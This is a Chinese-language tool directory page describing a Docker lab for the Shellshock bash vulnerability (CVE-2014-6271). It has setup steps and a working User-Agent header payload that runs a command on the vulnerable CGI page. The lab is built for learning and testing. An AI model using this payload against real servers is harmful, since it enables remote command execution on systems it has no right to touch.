Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

··订阅源·联系·隐私·© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
Shellbash-CVE-2014-6271 — 基于Docker的实验室环境,用于利用Shellshock(CVE-2014-6271)漏洞通过CGI脚本,演示通过精心构造的HTTP头进行远程命令注入。 | Kitploit
工具/GitHubGitHub/cyberharsh/shellbash-cve-2014-6271
容器安全漏洞分析漏洞利用Web应用程序漏洞利用学习与教育实验室与实践
GitHubcyberharsh/shellbash-cve-2014-6271

Shellbash-CVE-2014-6271

基于Docker的实验室环境,用于利用Shellshock(CVE-2014-6271)漏洞通过CGI脚本,演示通过精心构造的HTTP头进行远程命令注入。

查看仓库
186年前尚未审核

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
分享

Shellshock 破壳漏洞(CVE-2014-6271)

编译运行:

docker-compose up -d

服务启动后,有两个页面http://your-ip:8080/victim.cgi和http://your-ip:8080/safe.cgi。其中safe.cgi是最新版bash生成的页面,victim.cgi是bash4.3生成的页面。


将payload附在User-Agent中访问victim.cgi:

User-Agent: () { foo; }; echo Content-Type: text/plain; echo; /usr/bin/id

命令成功被执行:
同样的数据包访问safe.cgi,不受影响:

下载工具